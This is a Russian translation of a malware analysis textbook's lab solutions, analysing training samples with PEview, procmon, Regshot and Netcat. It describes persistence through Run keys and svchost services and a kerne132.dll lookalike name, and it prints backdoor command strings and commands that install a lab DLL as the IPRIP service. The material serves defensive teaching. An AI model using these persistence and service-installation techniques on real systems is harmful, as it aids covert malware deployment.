- **VMware Workstation.** Это популярное средство виртуализации для настольных систем. Несмотря на множество альтернатив, VMware является самым популярным продуктом подобного рода, поэтому мы используем его в этой книге. В главе 2 выделено много разных возможностей VMware, включая виртуальные сетевые адаптеры, создание снимков (что позволяет сохранять текущее состояние гостевой системы) и клонирование существующей виртуальной машины. Вы можете приобрести VMware Workstation на странице www.vmware.com или загрузить урезанную, но бесплатную версию VMware Player на том же сайте.
- **Volatility Framework.** Это набор инструментов с открытым исходным кодом на языке Python для анализа захваченной памяти. Подходит для анализа вредоносного ПО, так как с его помощью можно извлекать внедренные DLL, обнаруживать руткиты, искать скрытые процессы и т. д. Этот проект имеет множество участников и пользователей, поэтому он регулярно обзаводится новыми возможностями. Вы можете загрузить его последнюю версию по адресу www.code.google.com/p/volatility.
- **YARA.** Это проект, предназначенный для распознавания и классификации образцов вредоносного ПО. С его помощью можно описывать целые семейства вредоносов, исходя из строк или других двоичных шаблонов, которые в них можно найти. Эти описания называются *правилами* и состоят из строк и логики. Правила применяются к двоичным данным на диске или в памяти, чтобы классифицировать образец. Этот инструмент помогает создавать собственные антивирусные приложения и сигнатуры. Его можно бесплатно загрузить на сайте www.code.google.com/p/yara-project.
- **Zero Wine.** Это песочница с открытым исходным кодом для запуска вредоносного ПО, поставляемая в виде виртуальной машины с Debian Linux внутри. При запуске зараженных файлов Zero Wine эмулирует вызовы Windows API и записывает их в журнал, чтобы позже включить в отчет о вредоносной активности.

Этот инструмент способен распознавать и нивелировать определенные методики для противодействия виртуализации, отладке и эмуляции. Вы можете загрузить Zero Wine на странице www.zerowine.sourceforge.net.

- **Песочницы.** В главе 3 мы обсуждали плюсы и минусы использования так называемых песочниц. Многие песочницы находятся в свободном доступе, но вы также можете написать свою собственную. Готовые решения довольно хороши, поскольку они всегда разрабатываются с расчетом на то, чтобы стать лидерами рынка. В главе 3 мы продемонстрировали GFI Sandbox, но существует множество других продуктов, таких как Joe Sandbox, BitBlaze, Comodo, ThreatExpert, Anubis, Norman, Cuckoo, Zero Wine, Buster Sandbox и Minibis. Как и в случае с hex-редакторами, это дело личного вкуса, поэтому попробуйте несколько из них, чтобы выбрать для себя подходящее решение.

B Решения лабораторных работ

В этом приложении содержатся решения лабораторных работ, предложенных в книге. Для каждого задания дается краткий ответ, за которым следует подробный анализ. По кратким ответам вы сможете быстро проверить, является ли ваше решение правильным, а подробный анализ подходит для пошагового выполнения лабораторной работы. Он будет полезен, если у вас возникнут сложности с решением задач.

Приведенные лабораторные работы следует запускать на компьютерах под управлением Windows XP и от имени администратора. Многие файлы совместимы с Windows Vista или Windows 7, но не все.

Работа 1.1

Краткие ответы

1. Эти файлы были созданы специально для вашей тренировки, поэтому на момент написания книги их сигнатур на сайте VirusTotal.com не было. Конечно, все могло измениться, если после публикации книги они стали частью антивирусных сигнатур.
2. Оба файла были скомпилированы 19 декабря 2010 года с промежутком 1 минута.
3. Нет признаков того, что какой-либо из этих файлов упакован или обфусцирован.
4. Примечательными функциями импорта в файле `Lab01-01.exe` являются `FindFirstFile`, `FindNextFile` и `CopyFile`. Они говорят нам о том, что программа выполняет поиск по файловой системе и занимается копированием файлов. Наибольший интерес в библиотеке `Lab01-01.dll` представляют импорты функций `CreateProcess` и `Sleep`. Мы также видим, что этот файл импортирует вызовы из модуля `WS2_32.dll`, который предоставляет сетевые возможности.
5. Проверьте файл `C:\Windows\System32\kerne132.dll` на дополнительную вредоносную активность. Обратите внимание на то, что вместо буквы `l` в его названии

используется цифра `1`: по задумке вы должны спутать его с системной библиотекой `kernel32.dll`. Этот файл может послужить локальным индикатором для поиска вредоносного ПО.

6. Файл с расширением `.dll` содержит ссылку на локальный IP-адрес 127.26.152.13. Этот артефакт был специально создан для данной лабораторной работы и не связан с вредоносной активностью. В реальном вредоносе IP-адрес был бы маршрутизируемым, что послужило бы хорошим сетевым индикатором для идентификации этой программы.
7. Файл с расширением `.dll`, скорее всего, является бэкдором. Исполняемый файл используется для его установки или запуска.

Подробный анализ

Чтобы ответить на первый вопрос, загрузим файл на сайт VirusTotal.com, который производит сканирование по антивирусным сигнатурам.

После этого откроем каждый файл в PEview и перейдем к полю IMAGE_NT_HEADERS ▸ IMAGE_FILE_HEADER ▸ Time Date Stamp, в котором указано время компиляции. Оба файла были скомпилированы 19 декабря 2010 года с промежутком 1 минута. Это подтверждает наши подозрения о том, что они являются частью одного пакета: настолько близкое время компиляции — верный признак того, что эти файлы были созданы одновременно одним и тем же автором. На их связь также указывает то, где они были найдены. Вероятно, исполняемый файл устанавливает DLL, поскольку библиотеки не могут выполняться самостоятельно.

Теперь проверим, упакованы ли эти файлы. Оба они содержат небольшое, но вполне нормальное количество функций импорта, а также правильно структурированные разделы подходящего размера. PEiD считает код распакованным и скомпилированным с помощью Microsoft Visual C++, а это говорит о том, что файлы не упаковывались. Малое количество импортов, скорее всего, является следствием небольшого размера программ. Стоит отметить, что библиотека тут вообще ничего не экспортирует, что ненормально, однако это не является признаком использования упаковщика (в лабораторной работе 7.3 мы вернемся к этим файлам и детальнее изучим раздел экспорта).

Дальше мы рассмотрим импорты и строки. Начнем с исполняемого файла. Импорты, взятые из библиотеки `msvcrt.dll`, присутствуют практически в любом EXE-файле и являются частью обертки, которая добавляется компилятором.

Если взглянуть на импорт из модуля `kernel32.dll`, можно увидеть функции для открытия и модификации файлов, а также вызовы `FindFirstFile` и `FindNextFile`. Это говорит о том, что вредонос выполняет поиск по файловой системе и может изменять ее содержимое. Мы не знаем, что именно он ищет, но строка `.exe` указывает на то, что его интересуют исполняемые файлы в системе жертвы.

Мы также видим в этом коде строки `C:\Windows\System32\Kernel32.dll` и `C:\windows\system32\kerne132.dll` (обратите внимание на разницу между буквой `l`

и цифрой 1). Файл kerne132.dll определенно пытается выдать себя за системный модуль kernel32.dll. Это может послужить локальным индикатором для поиска инфекций, и именно в этом файле мы должны искать вредоносный код.

В конце рассмотрим импорт и строки в файле Lab01-01.dll. Функции импортируются из библиотеки WS2_32.dll с использованием порядковых номеров, поэтому мы не знаем их имен. Из kernel32.dll импортируются вызовы CreateProcess и Sleep, которые часто применяются в бэкдорах. Особый интерес представляет их сочетание со строками exec и sleep. Первая, вероятно, передается по сети, приказывая бэкдору запустить программу с помощью функции CreateProcess. Вторая, скорее всего, служит командой, которая приостанавливает работу программы. Это сложный вредонос, и мы вернемся к нему в лабораторной работе 7.3, когда освоим навыки, необходимые для его полноценного анализа.

Работа 1.2

Краткие ответы

1. На момент написания этих строк в файле найдено три антивирусных сигнатуры из 41.
2. Есть несколько признаков того, что программа упакована с помощью UPX. Чтобы ее распаковать, загрузите утилиту UPX и выполните команду upx -d.
3. После распаковки файла вы увидите, что самыми интересными функциями импорта являются CreateService, InternetOpen и InternetOpenURL.
4. На зараженных компьютерах следует искать службу Malservice и обращения по адресу www.malwareanalysisbook.com.

Подробный анализ

При анализе этого файла мы загрузили его на сайт VirusTotal.com и увидели, что он подходит под три антивирусные сигнатуры. Одна антивирусная система определила его в качестве вредоноса, который загружает дополнительный зараженный код; две другие считают его упакованным вредоносом. Это демонстрирует полезность сайта VirusTotal.com. Мы не получили бы никакой информации, используя лишь один антивирус.

При открытии файла в PEview проявляется несколько признаков того, что он упакован. Самыми очевидными из них являются разделы с названиями UPX0, UPX1 и UPX2, которые используются при упаковке вредоносов. Мы могли бы подтвердить наши подозрения с помощью PEiD, но это не дало бы нам полной гарантии. Даже если PEiD не сможет распознать следов работы UPX, мы все равно видим, что файл импортирует относительно малое количество вызовов и что раздел UPX0, несмотря на реальный нулевой размер, имеет поле Virtual Size со значением 0x4000. Это са-

мый большой раздел, и он помечен как исполняемый, поэтому в нем, скорее всего, и хранится оригинальный неупакованный код.

Зная, что вредонос упакован, мы можем загрузить утилиту UPX по адресу http://upx.sourceforge.net и распаковать его с помощью следующей команды:

```
upx -o newFilename -d originalFilename
```

Параметр `-d` разжимает программу, а `-o` указывает имя итогового файла.

После распаковки можно взглянуть на импортированные разделы и строки. Вызовы, импортируемые из `kernel32.dll` и `msvcrt.dll`, присутствуют практически в любой программе, поэтому они мало что говорят об этом конкретном вредоносе. Вызовы из библиотеки `wininet.dll` указывают на то, что данный код подключается к Интернету (`InternetOpen` и `InternetOpenURL`), а наличие импорта из `advapi32.dll` (`CreateService`) является признаком создания службы. Среди строк можно обнаружить значение www.malwareanalysisbook.com; по-видимому, это URL-адрес, который открывается вызовом `InternetOpenURL`. Строка `Malservice` может оказаться именем создаваемой службы.

Сложно сказать, чем именно занимается эта программа, но мы нашли кое-какие индикаторы, которые помогут нам искать ее в сети.

Работа 1.3

Краткие ответы

1. На момент написания этих строк данный вредоносный экземпляр идентифицируется 25 антивирусами из 43.
2. Файл упакован, но пока мы не можем его распаковать.
3. Мы не можем ответить на этот вопрос, пока не распакуем файл.
4. Мы не можем ответить на этот вопрос, пока не распакуем файл.

Подробный анализ

Сайт VirusTotal.com выдает для файла `Lab01-03.exe` множество разных сигнатур с малопонятными названиями. Чаще всего встречается сигнатура, которая указывает на использование упаковщика FSG.

Несколько признаков того, что файл упакован, можно обнаружить, если открыть его в PEview. Во-первых, у его разделов нет имен. Во-вторых, реальный размер первого раздела равен 0, хотя поле `Virtual Size` хранит значение `0x3000`. Запуск PEiD подтверждает наши подозрения: это упаковщик `FSG 1.0 -> dulek/xt`.

Чтобы убедиться в том, что файл действительно упакован, поищем импорты. Оказывается, таблица импорта отсутствует. Исполняемые файлы без этой таблицы — большая редкость. Нам стоит попробовать другой инструмент, потому что у PEview возникли проблемы с обработкой этого файла.

Воспользуемся программой Dependency Walker. Как видим, таблица импорта присутствует, но в ней содержатся лишь две функции: `LoadLibrary` и `GetProcAddress`. Это характерно для упакованных приложений, что является еще одним подтверждением. Распаковывать файл с помощью UPX не имеет никакого смысла, так как мы знаем, что он упакован с использованием FSG. Мы вернемся к этому вредоносу в главе 18, когда у вас будут все необходимые навыки для его распаковки.

Работа 1.4

Краткие ответы

1. На момент написания книги 16 из 43 антивирусов находят в этом файле вредоносный код, который загружает и/или сохраняет в системе дополнительное вредоносное ПО.
2. Нет признаков того, что этот файл упакован или обфусцирован.
3. Согласно PE-заголовку эта программа была скомпилирована в августе 2019 года. Дата явно подделана, поэтому мы не можем определить момент компиляции.
4. Вызовы, импортированные из библиотеки `advapi32.dll`, указывают на то, что программа работает с правами доступа. Импорты функций `WinExec` и `WriteFile` в сочетании с результатами, полученными на сайте VirusTotal.com, говорят о том, что программа записывает файл на диск и затем его выполняет. Мы также нашли импорты для чтения содержимого раздела с ресурсами PE-файла.
5. Строка `\system32\wupdmgr.exe` говорит о том, что эта программа может создавать или изменять файл по соответствующему пути. Строка `www.malwareanalysisbook.com/updater.exe`, вероятно, указывает на место хранения дополнительного вредоноса, готового к загрузке.
6. Раздел с ресурсами содержит еще один файл формата PE. Используйте утилиту Resource Hacker, чтобы сохранить ресурсы в виде двоичных данных, и затем проанализируйте полученный результат так же, как любой другой исполняемый файл. Этот файл оказался программой для загрузки дополнительного вредоносного ПО.

Подробный анализ

Результаты анализа файла `Lab01-04.exe` на сайте VirusTotal.com говорят о том, что программа имеет отношение к загрузчику. PEview не обнаруживает никаких признаков упакованного или обфусцированного кода.

Вызовы, импортированные из `advapi32.dll`, являются признаком того, что программа манипулирует правами доступа. Можно предположить, что она обращается к защищенным файлам, используя особые привилегии. Наличие вызовов, импортированных из модуля `kernel32.dll`, указывает на загрузку данных из раз-

дела с ресурсами (`LoadResource`, `FindResource` и `SizeOfResource`), запись файла на диск (`CreateFile` и `WriteFile`) и запуск этого файла (`WinExec`). Благодаря вызову `GetWindowsDirectory` несложно догадаться, что вредонос записывает файлы в системный каталог.

В ходе анализа строк мы находим значение `www.malwareanalysisbok.com/updater.exe`, которое, скорее всего, является местом хранения вредоносного кода, предназначенного для загрузки. Мы также видим строку `\system32\wupdmgr.exe`, которая в сочетании с вызовом `GetWindowsDirectory` говорит о том, что вредонос создает или изменяет файл `C:\Windows\System32\wupdmgr.exe`.

Теперь с определенной долей уверенности можно сказать, что этот зараженный файл загружает дополнительное вредоносное ПО. Мы знаем, откуда происходит загрузка, и можем догадаться, куда сохраняется результат. Единственное, что выглядит странным, — это отсутствие обращений к каким-либо сетевым функциям.

Самая интересная часть этого вредоноса находится в разделе с ресурсами. Открыв его в Resource Hacker, мы увидим один ресурс, распознанный как двоичный файл. В нем могут храниться любые двоичные данные, и на первый взгляд большая часть его содержимого не имеет никакого смысла. Но обратите внимание на строку `!This program cannot be run in DOS mode`. Это сообщение об ошибке, включенное в DOS-заголовок в начале PE-файла. Можно сделать вывод, что данный ресурс представляет собой дополнительный исполняемый файл, хранящийся в разделе с ресурсами внутри `Lab01-04.exe`. Такой подход часто применяется во вредоносном ПО.

Чтобы продолжить анализ этого файла в Resource Hacker, выберите пункт меню Action ▸ Save resource as binary file (Действие ▸ Сохранить ресурс как двоичный файл). Результат откроем в PEview. Исследовав импорты встроенного файла, мы увидим, что именно он обращается к сети. Он вызывает функцию `URLDownloadToFile`, которая часто используется во вредоносных загрузчиках. В нем также можно найти вызов `WinExec`, который запускает загруженный файл.

Работа 3.1

Краткие ответы

1. Не похоже, чтобы вредоносная программа была упакованной. `ExitProcess` является единственным импортом, хотя строки в основном не выглядят обфусцированными.
2. Вредонос создает мьютекс под названием `WinVMX32`, копирует себя в файл `C:\Windows\System32\vmx32to64.exe` и, чтобы запускаться вместе с системой, создает ключ реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver`, в котором хранится путь копирования.
3. Получив IP-адрес домена www.practicalmalwareanalysis.com, вредонос начинает регулярно отправлять сигнальные пакеты размером 256 байт, которые, на первый взгляд, состоят из случайных данных.

Подробный анализ

Мы начнем с базовых методик статического анализа. Рассмотрим структуру и строки PE-файла. На рис. 3.1Л видно, что импортируется лишь одна библиотека — `kernel32.dll`.




Рис. 3.1Л. PEview показывает лишь одну библиотеку импорта для файла Lab03-01.exe

Как видно в таблице адресов импорта ❶, данный двоичный файл импортирует лишь один вызов — `ExitProcess`. На основе этой информации сложно что-либо сказать о возможностях программы. Она может быть упакована, так как импорты функций, скорее всего, ищутся на этапе выполнения.

Теперь взглянем на строки:

```
StubPath
SOFTWARE\Classes\http\shell\open\commandV
Software\Microsoft\Active Setup\Installed Components\
test
www.practicalmalwareanalysis.com
admin
VideoDriver
WinVMX32-
vmx32to64.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
AppData
```

Мы не ожидали увидеть строки в их исходном виде, так как таблица импорта указывает на то, что файл упакован. Здесь представлено много интересных значений, таких как ключи реестра, доменное имя, а также названия `WinVMX32`, `VideoDriver` и `vmx32to64.exe`. Посмотрим, удастся ли нам определить их назначение с помощью базовых методик динамического анализа.

Перед выполнением вредоносной программы следует запустить утилиту procmon и удалить из нее все события. Также нужно открыть Process Explorer и подготовить

виртуальную сеть, воспользовавшись ApateDNS и Netcat (с прослушиванием портов 80 и 443). Wireshark позволит перехватывать сетевой трафик.

Запустив вредонос, мы начинаем исследовать его процесс в Process Explorer (рис. 3.2Л). Для начала щелкните на записи `Lab03-01.exe` в списке процессов и выберите пункт меню View ▸ Lower Pane View ▸ Handles (Вид ▸ Вид нижней панели ▸ Дескрипторы). Здесь мы видим, что вредонос создал мьютекс под названием `WinVMX32` ❶. Выбрав пункт меню View ▸ Lower Pane View ▸ DLLs (Вид ▸ Вид нижней панели ▸ DLL), можно увидеть, что вредонос динамически загрузил такие библиотеки, как `ws2_32.dll` и `wshtcpip.dll`, что является признаком работы с сетью.




Рис. 3.2Л. Process Explorer показывает мьютекс, созданный процессом Lab03-01.exe

Теперь попробуем получить дополнительные сведения с помощью утилиты procmon. Откроем через пункт меню Filter ▸ Filter (Фильтр ▸ Фильтр) диалоговое окно фильтрации и установим три фильтра: один по имени процесса (чтобы показать изменения, вносимые в систему программой `Lab03-01.exe`) и еще два — по операции, как показано на рис. 3.3Л. Мы указали вызовы `RegSetValue` и `WriteFile`, чтобы узнать, как именно вредонос изменяет файловую систему и реестр.




Рис. 3.3Л. В диалоге фильтрации Process Monitor показаны фильтры для столбцов Process Name и Operation

Теперь нажмем кнопку Apply (Применить), чтобы увидеть отфильтрованный результат. На рис. 3.4Л видно, что из тысяч записей осталось лишь десять. Обратите внимание, что вызов `WriteFile` имеет только одну запись, а `RegSetValue` — целых девять.

Seq.	Time ...	Process Name	PID	Operation	Path	Result	Detail
0	6:26:4	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
1	6:26:4...	Lab03-01.exe	132	WriteFile	C:\WINDOWS\system32\vmx32to64.exe ❶	SUCCESS	Offset: 0, Length: 7,168
2	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver ❷	SUCCESS	Type: REG_SZ, Length: 510,
3	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
4	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
5	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
6	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
7	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
8	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
9	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:

Рис. 3.4Л. Отфильтрованные результаты в procmon (с тремя фильтрами)

Как уже упоминалось в главе 3, результат часто содержит определенный объем лишних данных, которые нужно убрать (например, записи 0 и 3–9 на рис. 3.4Л). Примером является операция `RegSetValue` для ключа `HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed`, поскольку программа постоянно обновляет начальное значение генератора случайных чисел, хранящееся в реестре.

У нас остались две интересные записи: ❶ и ❷. Первая соответствует операции `WriteFile`. Если сделать на ней двойной щелчок, можно узнать, что она записала 7168 байт в файл `C:\WINDOWS\system32\vmx32to64.exe`, что совпадает с размером файла `Lab03-01.exe`. Открыв в Проводнике данный путь, мы увидим, что этот новый файл имеет тот же MD5-хеш, что и `Lab03-01.exe`: значит, вредонос скопировал себя по соответствующему пути. Это может послужить хорошим локальным индикатором, поскольку здесь используется фиксированное имя файла.

Теперь выполним двойной щелчок на записи ❷. Оказывается, вредонос записывает в реестр следующую строку:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver:C:\WINDOWS\
system32\vmx32to64.exe
```

Этот новый ключ реестра используется для запуска файла `vmx32to64.exe` вместе с системой. Путь к нему берется из ключа `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. При этом также создается ключ с именем `VideoDriver`. Теперь откроем диалоговое окно фильтрации в procmon, уберем фильтры по операциям и медленно пройдемся по записям в поисках информации, которую мы могли упустить.

Далее обратимся к сетевым инструментам, подготовленным нами для базового динамического анализа. Для начала проверим вывод ApateDNS, чтобы узнать, выполнял ли вредонос DNS-запросы. Мы видим запрос для доменного имени www.practicalmalwareanalysis.com, которое совпадает со строкой, найденной ранее. Чтобы позволить вредоносу выполнять дальнейшие DNS-запросы и узнать, использует ли он функции NXDOMAIN, повторите эту процедуру несколько раз.

Завершим сетевой анализ рассмотрением результатов работы Netcat:

```
C:\>nc -l -p 443
\7⌈eA.A :°I,j!Yuoi?C:1ƒh↕OЃ}ⁿ)α←εg%┬L#xp╧O+╨3Ω⌾aiE✿?=■p}»╝/
o_∞~]o£»u..▬F^"Aμ▒├
♦└aoj┤<u(y!└♫5Z⌾!♀va╪┴╖uI┤sX╤a8╠2no'i¢k╢╓(√Q‼%O¶╡9. ▌σAw♀‼Ѓ}Wm^┐#na╬°☻/
[⌈⌋xH╟▲E╢‼
x?╖Ao│oLƒ↕x┌gYΦ<└§☻μox)╤SBxe↕◄╟♂4AC
```

Похоже, нам повезло: программа шлет сигналы на порт 443, который, наряду с портом 80, прослушивается в Netcat (используйте набор инструментов INetSim, чтобы прослушивать все порты сразу). После нескольких проверок все выглядит так, как будто данные каждый раз генерируются случайным образом.

Отчет, полученный из Wireshark, подсказывает, что сигнальные пакеты имеют одинаковый размер (256 байт) и содержат случайные данные, не связанные с протоколом SLL, который обычно используется на порте 443.

Работа 3.2

Краткие ответы

1. Чтобы установить вредоносную программу в виде службы, запустите ее экспортную функцию `installA` с помощью утилиты `rundll32.exe`: `rundll32.exe Lab03-02.dll,installA`.
2. Чтобы выполнить вредоносную программу, запустите службу, которую она устанавливает, используя команду `net start IPRIP`.
3. Используйте Process Explorer, чтобы определить, в каком процессе выполняется служба. Поскольку вредонос работает в рамках одного из системных файлов `svchost.exe`, вам придется наводить указатель мыши на каждый из них, пока не обнаружится имя службы; как вариант, можете поискать `Lab03-02.dll` с помощью пункта меню Find DLL (Найти DLL) в Process Explorer.
4. Вывод procmon можно отфильтровать по идентификатору PID, найденному с использованием Process Explorer.
5. Вредонос по умолчанию устанавливается в виде службы `IPRIP` с именем `Intranet Network Awareness (INA+)` и описанием `Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes`. Чтобы обеспечить свое постоянное присутствие, он также устанавливается в ветку реестра `HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll:%CurrentDirectory%\Lab03-02.dll`. Если переименовать файл `Lab03-02.dll` во что-то другое (например, `malware.dll`), он запишет в эту ветку `malware.dll`, а не `Lab03-02.dll`.
6. Вредонос ищет адрес домена practicalmalwareanalysis.com и подключается к нему через порт 80, используя протокол, похожий на HTTP. Он делает `GET`-запрос страницы `serve.html`, указывая значение `%ComputerName% Windows XP 6.11` в поле `User-Agent`.

Подробный анализ

Начнем с базового статического анализа — исследуем структуру PE-файла и его строки. На рис. 3.5Л видно, что эта библиотека экспортирует пять функций, начиная с ❶ и ниже. Вызов `ServiceMain` говорит о том, что для корректной работы этот вредонос должен быть установлен в виде службы.




Рис. 3.5Л. Экспортные вызовы файла Lab03-02.dll в PEview

Ниже представлен список функций импорта вредоносa, самые интересные из которых выделены жирным шрифтом.

```
OpenService
DeleteService
OpenSCManager
CreateService
RegOpenKeyEx
RegQueryValueEx
RegCreateKey
RegSetValueEx
InternetOpen
InternetConnect
HttpOpenRequest
HttpSendRequest
InternetReadFile
```

Здесь присутствуют вызовы для работы со службами (`CreateService`) и реестром (`RegSetValueEx`). Импорт сетевых функций, таких как `HttpSendRequest`, является признаком использования протокола HTTP.

Теперь рассмотрим строки:

```
Y29ubmVjdA==
practicalmalwareanalysis.com
serve.html
dW5zdXBwb3J0
c2xlZXA=
Y21k
cXVpdA==
Windows XP 6.11
HTTP/1.1
quit
exit
getfile
cmd.exe /c
Depends INA+, Collects and stores network configuration and location information, and
notifies applications when this information changes.
%SystemRoot%\System32\svchost.exe -k
SYSTEM\CurrentControlSet\Services\
Intranet Network Awareness (INA+)
%SystemRoot%\System32\svchost.exe -k netsvcs
netsvcs
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
IPRIP
```

Мы видим здесь несколько интересных значений, включая ветки реестра, доменное имя, уникальные названия, такие как `IPRIP` и `serve.html`, и разнообразные закодированные строки. Базовые методики динамического анализа могут пролить свет на то, как именно используются эти данные и импорты.

В результате базового статического анализа мы сделали вывод о том, что эта программа должна устанавливаться в виде службы с применением экспортной функции `installA`. Мы попытаемся выполнить установку самостоятельно, но прежде, чем это делать, мы запустим утилиту Regshot и создадим исходный снимок реестра, после чего начнем следить за процессами в системе с помощью Process Explorer. Выполнив эти подготовительные шаги, запустим `rundll32.exe`, чтобы установить вредоносную службу:

```
C:\>rundll32.exe Lab03-02.dll,installA
```

Сделав это, убедимся в том, что процедура установки завершилась. Для этого перейдем в Process Explorer и подтвердим, что `rundll32.exe` больше нет в списке процессов. Теперь сделаем второй снимок с помощью Regshot, чтобы понять, прописалась ли вредоносная программа в реестре.

Ниже показана часть вывода утилиты Regshot

```
----------------------------------
Keys added
----------------------------------
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP ❶
----------------------------------
Values added
----------------------------------
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll:
    "z:\Lab03-02.dll"
```

```
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath:
    "%SystemRoot%\System32\svchost.exe -k netsvcs" ❷
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName:
    "Intranet Network Awareness (INA+)" ❸
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description:
    "Depends INA+, Collects and stores network configuration and location
information, and notifies applications when this information changes." ❹
```

Раздел `Keys added` показывает, что вредонос установил себя в виде службы `IPRIP`. Он представляет собой библиотеку, поэтому для его запуска нужен исполняемый файл. Действительно, мы видим, что поле `ImagePath` равно `svchost.exe` ❷, а это означает, что вредонос будет запущен внутри процесса `svchost.exe`. Остальная информация, такая как `DisplayName` ❸ и `Description` ❹, формирует уникальную сигнатуру, с помощью которой можно распознать эту вредоносную службу.

